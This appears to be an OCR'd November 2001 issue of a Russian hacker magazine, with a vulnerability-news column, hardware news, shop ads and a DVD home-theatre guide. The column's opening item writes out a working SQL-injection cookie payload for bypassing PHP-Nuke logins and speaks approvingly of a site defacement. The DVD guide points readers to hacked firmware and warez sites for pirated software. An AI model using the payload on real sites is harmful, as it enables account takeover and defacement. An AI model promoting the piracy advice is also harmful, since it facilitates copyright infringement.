Новый баг дает мазу подправить новостную ленту горе-вебмастеру, как то было с NTV.ru. Тогда сайт подтянули за резинку кальсон - доблестные хакеры-подростки UKR team. Достаточно лишь получить имя News-постера (обычно совпадает с отмеченным в комментарии Posted by) и залить нужный текст, не имея пароля. Весь смак прячется в модуле article.php и mainfile2.php (и его более ранних версиях). Что же можно подогреть с бага? Постить статьи, лишь имея read доступ (мало распространено, т.к. польза от подобной фичи находится только в ОЧЕНЬ часто обновляемых лентах). Главным остается - проникновение в пост-систему без идентификации. Эксплойтится все следующим образом: если атакующий даст запрос, содержащий article.php?save=1&sid=20& [any sid will do..] cookieusrtime=160000& [to get a decent expire-date on the cookie] user=USERID:USERNAME:' or uname='USERNAME [base64_encoded] и вернется на предыдущую страницу, его залогинит под выбранным USERNAME.

Расколотое ядро 2.4 Linux: IPTables MAC Match модуль под молотком

Дата 17.10.01

Автор Chris Wilson

Ядро серии 2.4.* содержит новый удобный файервол/NAT/пакет-менеджер, называемый Netfilter. Основной компонент новинки - ip-таблицы (iptables). Они являются структурированным набором правил для NAT`а, распределения пакетов и направленной работы с конкретным packet`ом.

Одно из расширений, поставляемых по дефолту, - MAC модуль, который отвечает за продвижение пакетов, привязанных к MAC-адресу. Данная фича помогает админам бороться с "негодяями" из их же сети, которые развлекаются спуффингом или подменой их IP-адресов.

Где решение одной проблемы, там и появление новой. Здесь ребята не углядели, что MAC-модуль некорректно обрабатывает очень маленькие пакеты. Для примера: в *nix`е можно устроить небольшие посылки командой ping xakep.ru -s 4 или в винде ping xakep.ru -l 4. Также в Netcat`е с u-опцией удается мутить маленькие udp-ячейки. В итоге Netfilter обломается и пропустит выше обозначенные пакеты в обход установленных правил. Серьезных проблем безопасности, на первый взгляд, подобная тема не вызовет. Но наш человек сразу углядит утечку: в халявные 4 байта можно легко заворачивать практически любой трафик! Т.е. конвертировать Http/ftp/irc/etc в маленькие icmp/udp пакеты.

Как бороться? Пишем ручками или скачиваем патч (менее 0,5К). Решение пришло моментально и оказалось критически простым. Если же озаботиться проблемой в глобальном плане, то перво-наперво можно отключить привязку к MAC`ам. Сие, естественно, не пойдет на пользу secure`ности, но окажется эффективным на случай появления более серьезных траблов на непаханом поле MAC-спуффинга. Другой вариант, который пропаривает X-Buqtaq со дня открытия рубрики, - держаться золотой середины в подборе софта: избегать дефолтовых настроек/рулесов/модулей, но при этом не уходить в сторону неизведанных сырых продуктов, которые пишут мальцы, почитавшие полгода назад книгу Кернигана/Ритчи :). Сайт Netfilter - http://netfilter.samba.org.



Cisco PIX Firewall manager: пароли снова в Plain-text

Дата 16.10.01

Автор Florencio Umel

Новый повод лажать win-продукты. Тенденция хранения паролей в голом виде убывает в *nix`ах, но сохраняет уровень в винде. Обидно, что подобные уязвимости встречаются повсеместно как в любительском софте, так и в высокопрофессиональном. Здесь бага вокруг второго варианта.

The PIX Firewall Manager (PFM) является программным комплексом, который позволяет конфигурировать Cisco PIX. PFM имеет web-ориентированный GUI и разработан для NT серверов/рабочих станций.

С первого взгляда - система написана и функционирует без проблем. Именно правильная работа прожигает дыру: по завершении успешного соединения с PIX-девайсом посланный пароль для идентификации - сохраняется в жестоком plain-text`е на станции FW-менеджера. Пароль ныкается в log-файле, создаваемом в инсталляционной директории. Заметим, что подобная папка, по умолчанию, в большинстве NT-систем не имеет специальных ограничений доступа. И так уж сложилось, что в C:\Program Files (куда пишется Cisco\PIX Firewall Manager\protect) обычно админы не кладут серьезного софта, оставляя обычные пермишены на доступ. Но... следующим образом выглядит типичный лог PFM:

Oct 01 2001 14:59:18 <Полученное сообщение> - 9004

192.168.1.100 0 0 0 1 5 **рабочий_пароль_здесь**

Патч уже выпущен и доступен (http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/pixdm_ds.htm), хотя, предположительно, ко времени попадания журнала в твои руки - появится новая версия продукта, которой губкой сотрет все неровности версий 4.3(2)g и 5.2(1).

Разработчики попытались отмазаться тем, что у нормального админа бокс сконфигурен так, что к бажному лог-файлу никто и доступ получить не может... В этом есть доля логики: при грамотных локальных/доменных/сетевых политиках подобные инциденты ничем не чреваты. Но в случае коммерческого софта это крепко отдает халявой и выпуском сырого продукта.

Посылка сигналов SIGIO и SIGURG в OpenBSD непривилегированным юзером

Дата 10.10.2001

Автор Gustavo Ajzenman

линия отреза

Сигналы - интересная и важная тема как для админа, так и для эксплойтера. Т.к. первому надобно хотя бы немного понимать суть патчей, которые как-то привязаны к загадочным signals, а haqer-d00d`у врубиться в то, что же делает очередной загадочный xploit.c :). Добротной документации по вопросу практически нет, и в доступной форме X обещает описать проблему в последующих номерах. А пока имеется предложение изучить багу без проникновения в технические дебри :).

Под непривилегированным юзарем имеется ввиду не полный негр, а некто, имеющий доступ к запуску процессов. Большинство обрезанных аккаунтов позволяет делать этот нехитрый трюк. С возможностью посылки обозначенных (SIGIO/SIGURG) сигналов - открывается ларчик с табличкой "Локальный d.o.s". SIGIO используется для оповещения хозяина процесса ОСью (*nix) в случае прихода данных на специфический файл-дескриптор. При попытке посыла данного сигнала на процесс, которым ты не обладаешь, в Linux вылетит EPERM-ошибка. В OpenBSD же подобной реакции не наблюдается.

На сайте Open`a все еще висит гордое табло: Four years without a remote hole in the default install! Прямо как и у Blend-a-Med: за 4 года ни одной новой дырочки с нашей зубной пастой. Может просто ОБЗДЕ не уделили достаточного внимания? ;) Дерзайте!





И выход в Интернет...

TCM ExtremeGL

на базе процессора Intel® Pentium® 4 с тактовой частотой 1,7 ГГц

- центр вашего цифрового мира

Компьютер на базе процессора Intel® Pentium® III открывает новые возможности в Интернете

intel inside pentium 4

На компьютеры марки TCM установлен "Антивирус Касперского"

Intel, логотип Intel и Pentium - зарегистрированные товарные знаки Intel Corporation и его филиалов в США и других странах

Желаете сэкономить время?

www.5000.ru

Посетите наш **интернет-магазин**. Бесплатная доставка заказа домой или в офис.

Компьютерные магазины:

м. "Динамо", ул. 8 Марта, д.10 Единая справочная служба (095) 363-93-33
м. "Красносельская", ул. Русаковская, д.2/1 (095) 264-12-34 264-13-33
м. "Каховская", Симферопольский б-р, д.20а (095) 310-61-00
м. "Сокол", ул. Новопесчаная, д. 11 (095) 157-53-92 157-42-83
м. "ВДНХ", ВВЦ, пав.№1 "Центральный", (095) 974-13-65
м. "ВДНХ", ВВЦ, пав.№14 "Вычислительная техника", (095) 974-63-37
м. "ВДНХ", ВВЦ, пав.№18 "Электротехника", (095) 974-60-10
м. "Савеловская" ВКЦ "Савеловский" павильон D-38 (095) 784-64-85
м. "Полежаевская" Хорошевское ш., д. 72, корп.1 (095) 941-01-76, 940-23-22
м. "Дмитровская" ул. Башиловская, д. 29/27, (095) 257-82-68
м. "Братиславская" ул. Братиславская, д.16, стр. 1, e-mail: brat@techmarket.ru

Предприятиям и организациям: e-mail: corp@techmarket.ru (095) 363-93-93
Дилерам: e-mail: opt@techmarket.ru (095) 363-93-63
Сервис-центр: 1-я ул. 8 Марта, д.3 **e-mail:**service@techmarket.ru (095) 214-31-62
WEB - сайт: www. techmarket.ru прайс-лист на все оборудование
E-mail: office@techmarket.ru

Игровой компьютерный клуб "Техмаркет"
ст. м. "Дмитровская", ул.Башиловская, д.29 (095)257-82-68

ФИЛИАЛ:
Великий Новгород "Техмаркет Новгород" ул. Новолучанская, д.10 (816-2)-13-73-73

Сотовые телефоны и аксессуары (095) 723-3333

Единая справочная служба 363-93-33



Бесплатная

гарантия 24 месяца
доставка по Москве
техническая поддержка

Компьютеры TCM сертифицированы Госстандартом России.



HardNews
!!! p0r0h (p0r0h@real.xakep.ru)

В номере:

НОЯБРЬ 2001
№35








Водостойкая цифровушка

Компания Casio анонсировала цифровую камеру G.BROS GV-10, главным достоинством которой является повышенная водостойкость.



Остальные характеристики достаточно стандартны:
1,3 млн. пиксельная CCD матрица;
оптика с фиксированным фокусным расстоянием;
размеры изображений - 1280 x 960, 640 x 480;
формат изображений - JPEG;
диапазон фокусировки - от 60 см до бесконечности;
цифровой зум - 2x;
оптический видоискатель;
ЖК экран - 1,6" TFT LCD;
накопитель - Compact Flash Type I, 8 Мб карта в комплекте;
питание - четыре батарейки AA;
размеры - 101 x 74 x 49 мм;
вес (без батарей) - 250 грамм.

В общем, достаточно интересная цифровушка, которую можно взять с собой куда угодно и в любую погоду. Жаль только, что о цене пока ничего не известно, но вряд ли она будет очень высокой.

Зачем мышке хвост?


Вот и компания C-Trade считает, что он ей совершенно не нужен. Об этом свидетельствует ее новая модель - Maxxtro RF Optical.



Этот грызун довольно хитрый, т.к. использует для передачи данных радиоканал. Питается он от аккумуляторов, которые поставляются в комплекте, а зарядка их осуществляется при помощи базы, которая служит и как передатчик. Без подзарядки Maxxtro может шустро пробегать дня 3-4, что говорит о его хороших физических данных. Ну, а приобрести столь нужное в хозяйстве животное можно за всего лишь 45$.

Шустренький момед

Корпорация SONICblue выпустила новую модель из линейки модемов Diamond Supra Diamond SupraMaxTM V.92 PCI.



Помимо поддержки нового высокоскоростного протокола v.92, в нем реализовано еще несколько технологий, делающих его весьма привлекательным. Первая фишка - это Quick Connect, которая позволяет существенно уменьшить (до 66%) времени соединения и согласования модема с провом. Вторая - Modem-on-hold, благодаря которой модем уходит в "спящий" режим, позволяя разговаривать по телефону, не разрывая соединения с Сетью. Третья - PCM Upstream, которая поднимает верхний порог скорости обратного трансфера до 48Kbps.
Ну, а четвертая фишка - это технология V.44 Compression, представляющая собой набор специальных алгоритмов сжатия для сетевых файлов (например, HTML). Цена на этот перспективный модемчик совсем не кусается - всего 40 бакинских. Правда, продается он пока только у американцев.

Музыкальный малыш

Видимо, минимизация всего и вся становится очень популярна. Вот, к примеру, Panasonic выпустила новый MP3-плейер SV-SD80 размерами меньше спичечного коробка.



Этот крохотный плейер оснащен двухстрочным экраном с подсветкой, поддерживает форматы MP3, WMA и ACC. Плейер водонепроницаемый (!), комплектуется наушниками с удлинителем, аккумуляторами (Ni-MH), 64 Мб карточкой и устройством для записи этих карточек на комп с интерфейсом USB. Вместе с плейером в комплекте идет софтовый проигрыватель RealJukebox.
Без подзарядки SV-SD80 работает около 50 часов, что довольно неплохо. Стоить этот малыш будет около 330 вечнозеленых, но при его размерах, возможностях и сроке работы от батареек это вполне нормально.

Революция от Samsung

Компания Samsung объявила о массовом производстве новой модели ЖК-мониторов с диагональю 15 дюймов и разрешением 1024x768 пикселей. Характеристики довольно хороши:
время отклика - 25мс, контрастность - 300:1, яркость - 330 кд/кв.м. Матрица имеет толщину всего 5 мм и передает 16 миллионов цветов. Сам моник может быть использован как для подключения к компьютеру, так и к телевизору. Его углы обзора 120 и 110 градусов по горизонтали и вертикали соответственно. Но что же такого в нем революционного? Цена! Всего 350 баксов за столь продвинутый моник - это может порадовать кого угодно.

Pentium 4 Celeron - в середине 2002 года

Согласно последним планам Intel, компания намерена в третьем квартале 2002 выпустить удешевленную модель Pentium 4, нацеленную на нижний сектор рынка. Для использования в новых Celeron Intel избрала более старое ядро Willamette, выпускаемое по технологии 0.18 мкм. Причем, возможности, как обычно у более дешевых моделей, будут урезаны: процессоры Celeron, построенные на основе этого ядра, будут иметь L2 кэш объемом лишь 128 Кбайт вместо 256 Кбайт. Для поддержки новых Целиков на ядре Willamette Intel планирует выпустить дополнительный дешевый набор логики Brookdale-GL, имеющий встроенное графическое ядро, но не поддерживающий внешних AGP видеокарт. Интересно, смогут ли эти Целерончики составить достойную конкуренцию камням Duron от AMD? ;]

Новинки от AMD

Компания AMD выпустила свою новую линейку процессоров под названием Athlon XP. Тебе это ничего не напоминает от Microsoft ;]? Вот краткие характеристики новых камушков:
кодовое название ядра - Palomino;
технологический процесс - 0.18 мкм, медные соединения;
кэш первого уровня - 128 КБ;
кэш второго уровня - 256 КБ, работает на частоте процессора;
встроенный термальный диод для контроля температуры;
тактовые частоты - 1.33 ГГц (модель 1500+), 1.4 ГГц (1600+), 1.47 ГГц (1700+), 1.53 ГГц (1800+);
частота системной шины - 266 МГц;
процессорный разъем - Socket A;
улучшенный блок предсказания переходов (data pre-fetch);
поддержка 3DNow! Professional (52 новые инструкции SSE, всего - 107);
меньшее энергопотребление;
официальная цена для партий от 1000 штук: 1500+ (1.33 ГГц) - $130, 1600+ (1.4 ГГц) - $160, 1700+ (1.47 ГГц) - $190, 1800+ (1.53 ГГц) - $252



Остается в очередной раз удивляться напору AMD и радоваться предстоящему очередному снижению цен не только на АМДешные процессоры, но и на Intel ;].

Двухлазая мышь

Logitech в очередной раз пополнила семейство в мышином царстве. Только на этот раз каким-то мутантом MouseMan Dual Optical. Эта мышь содержит не один, а два оптических сенсора, что позволяет обеспечить лучшие точность и качество работы на различных поверхностях. Оба сенсора с разрешением 800 dpi установлены под углом в 45 градусов друг к другу и отслеживают одновременно две разные точки поверхности с разных углов. В результате получается более плавное движение курсора даже при максимально



быстром движении по рабочей поверхности. А в остальном прослеживается привычный дизайн - те же четыре кнопки и колесико. Как ни странно, стоит этот грызун довольно мало - всего 50$. Видимо, даже на мышином рынке разворачивается нешуточная война за место под солнцем :].

Карманный компьютер в массы!



Близится рождество, поэтому девайсы от разных производителей все больше и больше манят к себе своей ценой. На этот раз это особенно коснулось PDA (карманных компьютеров). В первую очередь, это заметно у моделей Palm.
Цена на Palm m100 теперь составляет всего 99 зеленых рублей, а m105 - 149! PDA Handspring тоже не остались в стороне - Visor Prism с цветным экраном теперь стоит не 399 баксов, а всего 299! Ну как, не хочешь приобрести себе такую игрушку? ;]

4в1

Lexmark в последнее время проводит очень агрессивную, но привлекательную политику.
Вот, к примеру, выпустил свой новой девайс - X63, который даже определить, к какому классу он относится, проблематично. В общем, это принтер с возможностями сканера, ксерокса и факса. При весьма симпатичных параметрах: печатью с разрешением до 2400x1200 и скоростью до 14 стр./мин в черно-белом режиме и 7 - в цветном, возможностью посылать черно-белые и цветные факсы и хранить в памяти до 80 принятых страниц, сканировании с разрешением до 600x300 при глубине цвета 36-бит, X63 будет стоить всего лишь 200 грин. "Прямо праздник какой-то" :].

Центр для крутых перцев

Знаменитая Sony представила любопытный комплексный центр для дома, поддерживающий сразу целый ряд новейших технологий: выход в Интернет, встроенный носитель для хранения большого количества цифровой музыки, проигрывание видео на DVD, музыки с MD и CD. Называется он - Sony DMT-PR1 Bitplay.



Начинка его состоит из процессора Intel Celeron с частотой 800 Мгц, 128 Мб памяти и целой кучей всевозможных девайсов. Таких как:
DVD-ROM привода;
привода для MDLP мини-дисков;
встроенного жесткого диска на 40 Гб;
встроенного порта для накопителя Memory Stick;
встроенного ТВ-тюнера;
тюнера для FM радио;
цифрового усилителя S-Master 50W + 50W;
внутреннего модема на 56 kbps;
сетевой контроллера для 100BASE-TX / 10BASE-T сетей;
коннектора для подключения модема к линии;
композитного и S-Video входа для видео;
выхода на наушники;
выхода на динамики;
коннектора для клавиатуры;
коннектора USB2 и ic.link S400;
выхода на монитор, включая выход на LCD панели.
Впечатляет? Да, комплект довольно неплохой. Ведь он может служить и телевизором, и музыкальным центром, и устройством для просмотра цифровых фотографий и прочего.
Вот только сколько он будет стоить, пока неизвестно, так что выводы делать еще рано.



Крутой компьютер!

TCM ExtremeGL
на базе процессора
Intel® Pentium® 4
с тактовой частотой 1,7 ГГц

- центр вашего цифрового мира

Удачное решение для мультимедийных программ и 3D игр.

intel inside pentium 4

На компьютеры марки ТСМ установлен "Антивирус Касперского"

Желаете сэкономить время?
www.5000.ru

Посетите наш интернет-магазин.
Бесплатная доставка заказа домой или в офис.

Компьютерные магазины:
м. "Динамо", ул. 8 Марта, д.10 Единая справочная служба (095) 363-93-33
м. "Красносельская", ул. Русаковская, д.2/1 (095) 264-12-34 264-13-33
м. "Каховская", Симферопольский б-р, д.20а (095) 310-61-00
м. "Сокол", ул. Новопесчаная, д. 11 (095) 157-53-92 157-42-83
м. "ВДНХ", ВВЦ, пав.№1 "Центральный", (095) 974-13-65
м. "ВДНХ", ВВЦ, пав.№14 "Вычислительная техника", (095) 974-63-37
м. "ВДНХ", ВВЦ, пав.№18 "Электротехника", (095) 974-60-10
м. "Савеловская" ВКЦ "Савеловский" павильон D-38 (095) 784-64-85
м. "Полежаевская" Хорошевское ш., д. 72, корп.1 (095) 941-01-76, 940-23-22
м. "Дмитровская" ул. Башиловская, д. 29/27, (095) 257-82-68
м. "Братиславская" ул. Братиславская, д.16, стр. 1, e-mail: brat@techmarket.ru
Предприятиям и организациям: e-mail: corp@techmarket.ru (095) 363-93-93
Дилерам: e-mail: opt@techmarket.ru (095) 363-93-63
Сервис-центр: 1-я ул. 8 Марта, д.3 e-mail:service@techmarket.ru (095) 214-31-62
WEB - сайт: www. techmarket.ru прайс-лист на все оборудование
E-mail: office@techmarket.ru
Игровой компьютерный клуб "Техмаркет"
ст. м. "Дмитровская", ул.Башиловская, д.29 (095)257-82-68

ФИЛИАЛ:
Великий Новгород "Техмаркет Новгород" ул. Новолучанская, д.10
(816-2)-13-73-73

Сотовые телефоны и аксессуары (095) 723-3333

Единая справочная служба 363-93-33



Бесплатная
гарантия 24 месяца
доставка по Москве
техническая поддержка

Компьютеры ТСМ сертифицированы Госстандартом России.

Intel, логотип Intel и Pentium - зарегистрированные товарные знаки Intel Corporation и его филиалов в США и других странах

ДОМАШНИЙ КИНОТЕАТР?

Константин Буряков aka p0r0h
(p0r0h@real.xakep.ru)



Так чего же еще может пожелать хацкерская душа? Говоришь, чего-нибудь такого, от чего протащатся все твои друзья, зашедшие к тебе в гости? OK! Тогда тебе просто необходим домашний кинотеатр!

Считаем бабло

С чем у тебя ассоциируется "домашний кинотеатр"? С туевой хучей бакинских и DVD? Правильно! Но кучу буказоидов (не менее 1000$) придется выложить, если покупать более-менее нормальный бытовой комплект цифрового домашнего кинотеатра (проигрыватель DVD, AV-ресивер с декодером Dolby Digital и комплект акустики 5.1). И это при условии, что телевизор останется прежним и довольно скромным по "театральным" меркам (с диагональю 21-25 дюймов), а если его все же заменить, то сумма будет весьма пугающей для обычного юзверя. Что же делать? Так у тебя же есть твой любимый комп! Достаточно лишь его правильно проапгрейдить, и вчерашняя мечта станет реальностью. Причем уложиться можно в весьма скромную сумму до 200-300 зеленых рублей (в зависимости от того, что уже имеет твой писюк (в хорошем смысле :). Итак, давай определимся, какие компоненты необходимы для построения крутого домашнего кинотеатра и посмотрим на примерах возможные варианты превращения твоего ПК в ПК (персонального компьютера в персональный кинотеатр ;).

Вскрытие

Конечно, ты и сам понимаешь, что без DVD-дисков полноценного домашнего кинотеатра не построить. Что же в них такого особенного? DVD расшифровывается как Digital Versatile Disc - универсальный цифровой диск, а первоначально официально интерпретировали как Digital Video Disc. Однако потом посчитали, что на DVD можно вполне записывать софт и музыку. А вообще на DVD помещается во много раз больше инфы, чем на привычный CD-ROM. Соответственно, туда можно записать и высококачественный видеоряд, и многоканальный звук, и дополнительную информацию (титры на разных языках, сведения про актеров, режиссеров и т.д.). Разработчикам игр и софта тоже раздолье - все влезет на один DVD-диск. Дело в том, что плотность записи на DVD гораздо выше, чем на CD-ROM. На одну сторону помещается 4.7 ГБ инфы. Помимо этого, такие диски могут быть двусторонними и двухслойными, т.е. уже 9.4 ГБ, а если он еще и двухслойный, то на нем располагается уже 17 ГБ! Раньше компакты DVD были не очень распространены из-за их дороговизны и оборудования для них, но сейчас ситуация сильно изменилась в лучшую сторону. DVD-диски можно даже взять напрокат, а ведь об этом до недавнего времени не приходилось и мечтать. Впрочем, настало время превращать мечту в реальность ;].

Выбираем DVD-ROM

Итак, давай выберем хороший DVD-привод, если ты еще этого не сделал ;]. Сразу скажу, что они способны читать как обычные сидюки, так и DVD. Я не стану утомлять тебя обзором всех имеющихся DVD-ROM и их полными техническими характеристиками, а акцентирую внимание лишь на самых достойных моделях, забив на отстойные :].

LG DRD8120B

Этот DVD-ROM является одним из самых доступных по цене, но качество у него тоже оставляет самые благоприятные впечатления - LG DRD8120B один из самых быстрых и тихих приводов среди 12-скоростных моделей. Пользоваться им достаточно удобно: каретка выезжает очень мягко и плавно, а устанавливать сам диск проще простого - он сразу принимает нужное положение и удерживается специальным выступом. Недостатки, хоть и небольшие, но все же имеются. При активном считывании с диска головка издает глухие звуки (bzzzzz :)). Еще на лицевой панели привода были бы не лишними кнопочки Play/Fwd и Stop. Не скажу, что это очень напрягает, просто в почти идеальных моделях заметны даже очень маленькие недостатки :].

NEC DV-5700B

Тоже приятный во всех аспектах привод. Цена на него не кусается, скоростные показатели хоть и не запредельные, но большинству юзеров их вполне хватит. И правда, придраться практически не к чему. Время доступа очень низкое, привод удобен в обращении, а при работе отличается достаточно тихим нравом без каких-либо бурных проявлений эмоций :]. Однако и у NEC DV-5700B есть к чему придраться. Изрядно и не очень потертые DVD и CD-диски этот привод читал с большим трудом или не воспроизводил вовсе. У того же LG DRD8120B не было проблем с не совсем "свежими" дисками. Но если ты, в отличие от меня, обращаешься с компактами очень аккуратно, то NEC DV-5700B заслуживает твоего пристального внимания.



Если же тебе не жалко выложить за DVD-ROM побольше зеленых бумажек и взять элитную модель, то можешь выбрать из следующих двух приводов.

ASUS DVD-E612

Асус всегда славился отличными девайсами (впрочем, и высокой ценой тоже). И привод DVD-E612 это в очередной раз подтверждает. Диски читаются быстро и непринужденно. Причем, даже изрядно "поюзанные". Но что действительно радует, так это наличие кульной недокументированной фишки - секретного джампера. Стоит его снять, и привод становится мультизонным. Поэтому юзверю не придется напрягаться и сливать специальную прошивку для своей модели DVD-ROM, чтобы посмотреть DVD из другого региона. И это еще не все, чем может порадовать ASUS. В комплекте к приводу идет отличный софтовый DVD-плейер ASUS DVD2000-Pro. Правда, из-за чрезмерной "шустрости" DVD-E612 довольно сильно шумит и повизгивает (хорошо еще не хрюкает :)). Кстати, если твой привод окажется слишком шумным для твоего уха, то можешь скачать утилитку Nero DriveSpeed (слить можно тут - http://www.cdspeed2000.com). Она поможет принудительно снизить обороты и утихомирит тем самым любую "болванкокрутилку" :].

Pioneer DVD-106S(Z)


Еще один очень интересный и приятный привод. Сразу бросается в глаза необычная щелевая конструкция для приема диска. И в этом плане он не имеет себе равных - вставлять и вынимать диск гораздо быстрее и удобнее, т.к. не нужно лишний раз нажимать кнопку и ждать, пока выедет или спрячется каретка. Быстродействие у Pioneer DVD-106S(Z) тоже на зависть многим конкурентам. Приятно удивило и то, что диск в приводе раскручивается мгновенно и до высоких оборотов. Правда, если бы он делал это потише, то было бы вообще шоколадно, а так начинаешь думать уже и о покупке затычек в уши :]. А в остальном придраться не к чему - все продумано и сделано так, как подобает отличному производителю.

Взлом защиты

После введения формата DVD жадные до денег представители киноиндустрии решили разделить весь мир на шесть отдельных регионов. Соответственно, защита состоит из регионального кода, который может разме-








Стань серьезней с AOpen®

Шутки в сторону! Компоненты AOpen — серьёзная вещь. Высокая производительность. Надежность. Передовые технологии. Это отмечают эксперты. В этом убеждают награды.

Ведущие производители ПК строят свой бизнес на системных платах, CD/CDRW/DVD накопителях, картах расширения и корпусах AOpen. Продвинутые пользователи выбирают их, чтобы получить максимум возможного.

Компоненты AOpen.
Мы настроены серьёзно.





«Citilink»	Москва	(095) 745-2999
«LANCK»	Москва	(095) 234-0012
«ПК-Центр»	Москва	(095) 913-2276
«LANCK»	Санкт-Петербург	(812) 325-6666
«Дисплей»	Санкт-Петербург	(812) 275-8867
«Банкомсвязь»	Киев	(38044) 267-6441

www.aopen.ru



AOpen and AOpen logo are registered trademarks of Acer Inc.







ДОМАШНИЙ КИНОТЕАТР?

Константин Буряков aka p0r0h



щаться на DVD-диске, DVD-приводе и программном или аппаратном декодере. Для воспроизведения такого DVD-диска необходимо, чтобы проигрыватель (или дисковод DVD) или воспроизводящая программа имели код, соответствующий коду диска. А сделана вся эта бодяга для того, чтобы фильм, к примеру, предназначенный пока для продажи в США, невозможно просмотреть в Европе. Но мы-то не собираемся ограничивать себя в чем-то и хотим смотреть любые диски из любого региона :]. Пуcкай у нас в России и сложно встретить диски из другого региона, но если заказывать их по Интернету, особенно с буржуйский сайтов, то юзверь может столкнуться с небольшими проблемами. DVD-привод с региональной защитой (почти все новые дисководы) может сменить зону лишь 5 раз, а дальше][в руль... Но данную проблемку можно легко решить, слив с Интернета хакнутую версию его прошивки, снимающую эту защиту. Найти эту прошивку можно на http://www.firmware.fr.st/ или http://firmware.com/. Также для взлома защиты у дисков или декодеров можно воспользоваться отличной программкой Remote Selector (http://www.remoteselector.com/, http://www.dvdutils.com, http://altern.org/zoneselector/uk.htm), которая еще много чего умеет ;].

Софт

Итак, если ты решил обойтись без аппаратного декодера и смотреть кино на компе или на телеке с помощью видюхи с ТВ-выходом, то тебе необходим софтовый DVD-плеер, программно декодирующий видео и звук. Но учти, что для программного декодирования требуется, по крайней мере, проц не меньше Pentium II или Celeron/K6-2 (от 350 МГц). Так что, если ты до сих пор не можешь избавиться от первого пня, то альтернативы аппаратному декодеру у тебя нет. Обычно вместе с DVD-приводами, новыми звуковыми картами и видюхами с ТВ-выходом идет в комплекте какой-нибудь DVD-плеер, но зачастую это относится только к retail-версии, а обладатели девайса в OEM упаковке вынуждены как-то выкручиваться. И хорошо, если под рукой найдется этот номер][- иначе я им не завидую :]. Ладно, как говорится, ближе к телу. Сначала приступим к небольшому обзору наиболее популярных и продвинутых плееров, и если у тебя есть лишние 50 буказоидов, то ты, конечно, можешь их купить, но при отсутствии желания платить зажравшимся буржуинам можешь прямиком отправляться в поиск на http://astalavista.box.sk для получения в свое полное распоряжение этих шароварных прог ;].

WinDVD

http://www.intervideo.com/

Этот плеер заслуживает самого пристального внимания. Прежде всего за отличное качество изображения, лучшее среди всех DVD-плейеров. WinDVD поддерживает как аппаратную компенсацию движения, так и ATI iDCT, поэтому владельцы видеокарточек ATI могут наблюдать картинку с повышенным качеством. Еще в пользу WinDVD говорит тот факт, что его декодер от InterVideo также используется в плейерах AsusDVD и Creative SoftDVD. Звук у этого плеера также на высоте - поддерживается цифровой выход на аудиокарте и возможность вывода на 4 или 6 колонок. Но это еще не все. WinDVD умеет декодировать LFE (Low Frequency Effects) - специальный низкочастотный канал, что добавляет глубины и мощи звуковым эффектам (конечно, если в акустической системе имеется сабвуфер). Звук получается очень насыщенным, и от него можно реально протащиться, особенно при всевозможных взрывах, перестрелках и сценах боя. Правда, насладиться в полной мере им можно только в специальной "многоканальной" версии программы, которая стоит на 20 бакинских дороже и свободно не распространяется (кроме варезных серваков ;)). Вот только из-за всей этой продвинутости и крутости этот плеер довольно сильно жрет ресурсы системы, так что для слабых тачек он будет не самым удачным выбором.

PowerDVD

http://www.gocyberlink.com/

Еще один очень распространенный DVD-плейер. Качество изображения у этого плейера очень хорошее, но все же немного уступает WinDVD. Воспроизведение звука тоже оставляет благоприятное впечатление - поддерживается вывод в формате Dolby Digital/DTS через цифровой выход звуковой карты на внешний декодер AC-3 и уже декодированный звук на 4 или 6 колонок. Интерфейс у PowerDVD очень удобный и функциональный (все часто используемые функции доступны на лицевой панели проигрывателя либо во всплывающем меню или выполняются при нажатии горячих клавиш), в этом он даже превосходит WinDVD. Поддерживается переход в любую точку фильма (с помощью ползунка) и возможность установки закладок в понравившихся местах фильма и быстрый переход по ним. Плейер способен захватывать отдельные кадры из фильма и имеет большое количество поддерживаемых аудио- и видеоформатов. Жаль только, что, в отличии от WinDVD, нет декодирования LFE, позволяющего почувствовать мощные басы всем телом.

